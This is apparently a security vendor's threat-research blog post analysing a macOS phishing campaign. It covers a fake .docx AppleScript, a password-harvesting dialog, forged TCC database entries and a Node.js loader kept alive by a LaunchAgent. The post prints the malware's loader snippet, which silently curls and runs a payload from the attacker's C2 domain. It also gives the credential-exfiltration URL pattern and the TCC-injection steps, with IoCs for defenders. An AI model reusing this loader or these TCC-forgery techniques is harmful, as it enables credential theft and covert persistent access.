


AppleScript Abuse: Unpacking a macOS Phishing Campaign

 darktrace.com/blog/applescript-abuse-unpacking-a-macos-phishing-campaign

Tara Gould

February 5, 2026



[Blog](#)

/

[Network](#)

/

February 5, 2026

This blog explores a macOS phishing campaign that leverages social engineering, AppleScript loaders, and attempted abuse of the macOS' TCC feature to gain privileged access. It highlights a broader trend: attackers increasingly exploit user trust rather than system vulnerabilities, using staged payload delivery and persistence techniques to maintain long-term access.

Introduction

Darktrace security researchers have identified a campaign targeting macOS users through a multistage malware campaign that leverages social engineering and attempted abuse of the macOS Transparency, Consent and Control (TCC) privacy feature.

The malware establishes persistence via LaunchAgents and deploys a modular Node.js loader capable of executing binaries delivered from a remote command-and-control (C2) server.

Due to increased built-in security mechanisms in macOS such as System Integrity Protection (SIP) and Gatekeeper, threat actors increasingly rely on alternative techniques, including fake software and [ClickFix](#) attacks [1] [2]. As a result, macOS threats rely more heavily on social

engineering instead of vulnerability exploitation to deliver payloads, a trend Darktrace has observed across the threat landscape [3].

Technical analysis

The infection chain starts with a phishing email that prompts the user to download an AppleScript file named “Confirmation_Token_Vesting.docx.scpt”, which attempts to masquerade as a legitimate Microsoft document.




Figure 1: The AppleScript header prompting execution of the script.

Once the user opens the AppleScript file, they are presented with a prompt instructing them to run the script, supposedly due to “compatibility issues”. This prompt is necessary as AppleScript requires user interaction to execute the script, preventing it from running automatically. To further conceal its intent, the malicious part of the script is buried below many empty lines, assuming a user likely will not to the end of the file where the malicious code is placed.

```
-- Check if any extensions missing
set cpu_type to do shell script "uname -m"
set verString to do shell script "sw_vers -productVersion"
set langs to do shell script "defaults read -g AppleLanguages"
set AppleScript's text item delimiters to {"(", "\"", "-", ",", "."}
set langCode to text item 3 of langs
set ptSelf to POSIX path of (path to me)
set savePath to do shell script "dirname " & quoted form of ptSelf
set saveFile to savePath & "/" & ".ex.scpt"
set ur to "https://sevrhst.com/css/controller.php?req=ask&tm=012701&ver=" & verString & "&type=" &
    cpu_type & "&langC=" & langCode
do shell script "curl -sLk -o " & quoted form of saveFile & " " & quoted form of ur
delay 0.2
set scObj to load script saveFile
do shell script "rm -f " & quoted form of saveFile
tell scObj to run
```

Figure 2: Curl request to receive the next stage.

This part of the script builds a silent curl request to “sevrhst[.]com”, sending the user’s macOS operating system, CPU type and language. This request retrieves another script, which is saved as a hidden file at in ~/.ex.scpt, executed, and then deleted.

The retrieved payload is another AppleScript designed to steal credentials and retrieve additional payloads. It begins by loading the AppKit framework, which enables the script to create a fake dialog box prompting the user to enter their system username and password [4].

Figure 3: Fake dialog prompt for system password.

The script then validates the username and password using the command "dscl /Search -authonly <username> <password>", all while displaying a fake progress bar to the user. If validation fails, the dialog window shakes suggesting an incorrect password and prompting the user to try again. The username and password are then encoded in Base64 and sent to:
[https://sevrhst\[.\]com/css/controller.php?req=contact&ac=<user>&qd=<pass>](https://sevrhst[.]com/css/controller.php?req=contact&ac=<user>&qd=<pass>).

Figure 4: Requirements gathered on trusted binary.

Within the getCSReq() function, the script chooses from trusted Mac applications: **Finder**, **Terminal**, **Script Editor**, **osascript**, and **bash**. Using the codesign command codesign -d --requirements, it extracts the designated code-signing requirement from the target application. If a valid requirement cannot be retrieved, that binary is skipped. Once a designated requirement is gathered, it is then compiled into a binary trust object using the Code Signing Requirement command (csreq). This trust object is then converted into hex so it can later be injected into the TCC SQLite database.[NB2]

To bypass integrity checks, the TCC directory is renamed to com.apple.tcc using Finder. TCC is a macOS privacy framework designed to restrict application access to sensitive data, requiring users to explicitly grant permissions before apps can access items such as files, contacts, and system resources [1].

Figure 5: TCC directory renamed to com.apple.TCC.

Figure 6: Example of how users interact with TCC.

After the database directory rename is attempted, the killall command is used on the tccd daemon to force macOS to release the lock on the database. The database is then injected with the forged access records, including the service, trusted binary path, auth_value, and the forged csreq binary. The directory is renamed back to com.apple.TCC, allowing the injected entries to be read and the permissions to be accepted. This enables persistence authorization for:

- Full disk access
- Screen recording
- Accessibility
- Camera

- Apple Events
- Input monitoring

The malware does not grant permissions to itself; instead, it forges TCC authorizations for trusted Apple-signed binaries (Terminal, osascript, Script Editor, and bash) and then executes malicious actions through these binaries to inherit their permissions.

Although the malware is attempting to manipulate TCC state via Finder, a trusted system component, Apple has introduced updates in recent macOS versions that move much of the authorization enforcement into the tccd daemon. These updates prevent unauthorized permission modifications through directory or database manipulation. As a result, the script may still succeed on some older operating systems, but it is likely to fail on newer installations, as tcc.db reloads now have more integrity checks and will fail on Mobile Device Management (MDM) [NB5] systems as their profiles override TCC.

Figure 7: Snippet of decoded Base64 response.

A request is made to the C2, which retrieves and executes a Base64-encoded script. This script retrieves additional payloads based on the system architecture and stores them inside a directory it creates named ~/.nodes. A series of requests are then made to sevrhst[.]com for:

```
/controller.php?req=instd
```

```
/controller.php?req=tell
```

```
/controller.php?req=skip
```

These return a node archive, bundled Node.js binary, and a JavaScript payload. The JavaScript file, index.js, is a loader that profiles the system and sends the data to the C2. The script identified the system platform, whether macOS, Linux or Windows, and then gathers OS version, CPU details, memory usage, disk layout, network interfaces, and running process. This is sent to [https://sevrhst\[.\]com/inc/register.php?req=init](https://sevrhst[.]com/inc/register.php?req=init) as a JSON object. The victim system is then registered with the C2 and will receive a Base64-encoded response.

Figure 8: LaunchAgent patterns to be replaced with victim information.

The Base64-encoded response decodes to an additional Javascript that is used to set up persistence. The script creates a folder named com.apple.commonjs in ~/Library and copies the Node dependencies into this directory. From the C2, the files package.json and default.js are retrieved and placed into the com.apple.commonjs folder. A LaunchAgent .plist is also downloaded into the LaunchAgents directory to ensure the malware automatically starts. The .plist launches node and default.js on load, and uses output logging to log errors and outputs.

Default.js is Base64 encoded JavaScript that functions as a command loop, periodically sending logs to the C2, and checking for new payloads to execute. This gives threat actors ongoing and the ability to dynamically modify behavior without having to redeploy the malware. A further Base64-encoded JavaScript file is downloaded as addon.js.

Addon.js is used as the final payload loader, retrieving a Base64-encoded binary from [https://sevrhst\[.\]com/inc/register.php?req=next](https://sevrhst[.]com/inc/register.php?req=next). The binary is decoded from Base64 and written to disk as “node_addon”, and executed silently in the background. At the time of analysis, the C2 did not return a binary, possibly because certain conditions were not met. However, this mechanism enables the delivery and execution of payloads. If the initial TCC abuse were successful, this payload could access protected resources such as Screen Capture and Camera without triggering a consent prompt, due to the previously established trust.

Conclusion

This campaign shows how a malicious threat actor can use an AppleScript loader to exploit user trust and manipulate TCC authorization mechanisms, achieving persistent access to a target network without exploiting vulnerabilities.

Although recent macOS versions include safeguards against this type of TCC abuse, users should keep their systems fully updated to ensure the most up to date protections. These findings also highlight the intentions of threat actors when developing malware, even when their implementation is imperfect.

Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

88.119.171[.]59

sevrhst[.]com

[https://sevrhst\[.\]com/inc/register.php?req=next](https://sevrhst[.]com/inc/register.php?req=next)

[https://stomcs\[.\]com/inc/register.php?req=next](https://stomcs[.]com/inc/register.php?req=next)

[https://techcross-es\[.\]com](https://techcross-es[.]com)

Confirmation_Token_Vesting.docx.scpt - d3539d71a12fe640f3af8d6fb4c680fd

EDD_Questionnaire_Individual_Blank_Form.docx.scpt - 94b7392133935d2034b8169b9ce50764

Investor Profile (Japan-based) - Shiro Arai.pdf.scpt - 319d905b83bf9856b84340493c828a0c

MITRE ATTACK

T1566 - Phishing

T1059.002 - Command and Scripting Interpreter: Applescript

T1059.004 – Command and Scripting Interpreter: Unix Shell

T1059.007 – Command and Scripting Interpreter: JavaScript

T1222.002 – File and Directory Permissions Modification

T1036.005 – Masquerading: Match Legitimate Name or Location

T1140 – Deobfuscate/Decode Files or Information

T1547.001 – Boot or Logon Autostart Execution: Launch Agent

T1553.006 – Subvert Trust Controls: Code Signing Policy Modification

T1082 – System Information Discovery

T1057 – Process Discovery

T1105 – Ingress Tool Transfer

References

[1] <https://www.darktrace.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos>

[2] <https://www.darktrace.com/blog/unpacking-clickfix-darktraces-detection-of-a-prolific-social-engineering-tactic>

[3] <https://www.darktrace.com/blog/crypto-wallets-continue-to-be-drained-in-elaborate-social-media-scam>

[4] <https://developer.apple.com/documentation/appkit>


[5] <https://www.huntress.com/blog/full-transparency-controlling-apples-tcc>

Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Share this post

Latest blogs



[Darktrace Malware Analysis: Unpacking SnappyBee](#)

[Network](#)

•

[February 3, 2026](#)

[Nathaniel Bill](#)

[Malware Research Engineer](#)



[The State of AI Cybersecurity 2026: Unveiling insights from over 1,500 security leaders](#)

[AI](#)

•

[February 3, 2026](#)

[The Darktrace Community](#)